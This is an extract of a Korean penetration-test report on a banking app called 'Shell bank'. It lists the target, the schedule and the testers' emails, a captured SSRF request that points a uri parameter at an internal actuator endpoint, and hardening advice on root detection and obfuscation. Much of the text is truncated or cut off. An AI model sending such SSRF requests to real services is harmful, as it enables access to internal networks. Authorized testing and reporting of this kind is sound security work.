
CHAPTER —

# 02 개발 및 진단

- 아키텍처
- 기능 구성
- 취약점 진단
- Web 진단 결과
- App 진단 결과



# 아키텍처




# 기능 구성





# 취약점 진단 기준 선정





# App 취약점 진단 보고서

Shell bank 앱 서비스 취약점진단 결과보고서

Confidential

## Shell bank 앱 서비스 취약점진단 결과보고서

2026. 04. 08.

| bank 앱 서비스 취약점진단 결과보고서 | Shell We Dance |
|------------------------|----------------|
|                        | 2026. 04. 08   |

편의성을 극대화하기 위해 복잡한 금융 로직을 웹과 모바일 앱 환경으로  
[라 중심의 보안 점검으로는 식별하기 어려운 '비즈니스 로직 결함'이라는  
다. 공격자는 이제 서버의 취약점을 찾는 것에 그치지 않고, 설계상의 허점을  
거나 정상적인 금융 프로세스를 무력화하는 방식을 취하고 있습니다.  
모의해킹 프로젝트'의 핵심 과제로, 전통적 금융의 경계를 허물고 고속 성장  
보안 실효성을 검증하는 데 그 목적이 있습니다.

| APK                          | 서비스명       |
|------------------------------|------------|
| ell bank Android Application | Shell bank |

[표] 1. 진단대상

| 내역     | 일정                      |
|--------|-------------------------|
| 계획 수립  | 2026.03.13 ~ 2026.03.14 |
| 취약점 점검 | 2026.03.15 ~ 2026.03.27 |
| 보고서 작성 | 2026.03.27 ~ 2026.04.08 |

[표] 2. 진단 일정


| 수행업무 | E-Mail                |
|------|-----------------------|
| 모의해킹 | Bsb1203@gmail.com     |
| 모의해킹 | frisenacib@gmail.com  |
| 모의해킹 | Wjddn470900@gmail.com |
| 모의해킹 | Modev0101@gmail.com   |
| 모의해킹 | Sanghun362@gmail.com  |
| 모의해킹 | vyalsdn15@gmail.com   |

[표] 3. 진단 인력

| bank 앱 서비스 취약점진단 결과보고서 | Shell We Dance |
|------------------------|----------------|
|                        | 2026. 04. 08   |

입력값으로 내부 네트워크 자원에 요청을 보내도록 유도 가능한지 여부를  
시스템 정보 노출 또는 내부망 접근이 가능한지지를 점검

Burp 를 이용해 잡는다



[그림] 7 패킷 캡처

```
date?uri=https://10.0.3.70:8443/actuator/health HTTP/2
Host: alb-179768306.ap-northeast-2.elb.amazonaws.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json
Content-Type: application/json
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.5,en;q=0.3
```

[그림] 8 Request URL 수정

날아오는 것을 확인

| k 앱 서비스 취약점진단 결과보고서 | Shell We Dance |
|---------------------|----------------|
|                     | 2026. 04. 08   |

le Play Integrity API 로 전환  
고 매 API 요청마다 재검증  
을 함께 수신하여 검증하는 방식 도입

고 native 코드 내부에서 함수를 직접 종료  
키지를 탐지하고 주기적인 업데이트로 우회해 대응  
Integrity의 MEETS\_DEVICE\_INTEGRITY 결과를 루팅 탐지 보조 수단으로


지연 종료 방식을 적용하여 탐지 로직의 위치 노출 최소화  
서, 재검사하여 동적 연결 시도 탐지

8 난독화 대상에서 제외되므로 문자열 암호화 적용  
알도록 빌드 산출물 접근 제한  
을 적용하여 빌드 시 디버그 정보와 불필요한 심볼 테이블을 제거해

주적으로만 사용하는 native 함수들은 외부에 노출되지 않도록 설정  
함수명 뿐만 아니라 로직 자체를 난독화



# Web 진단 결과



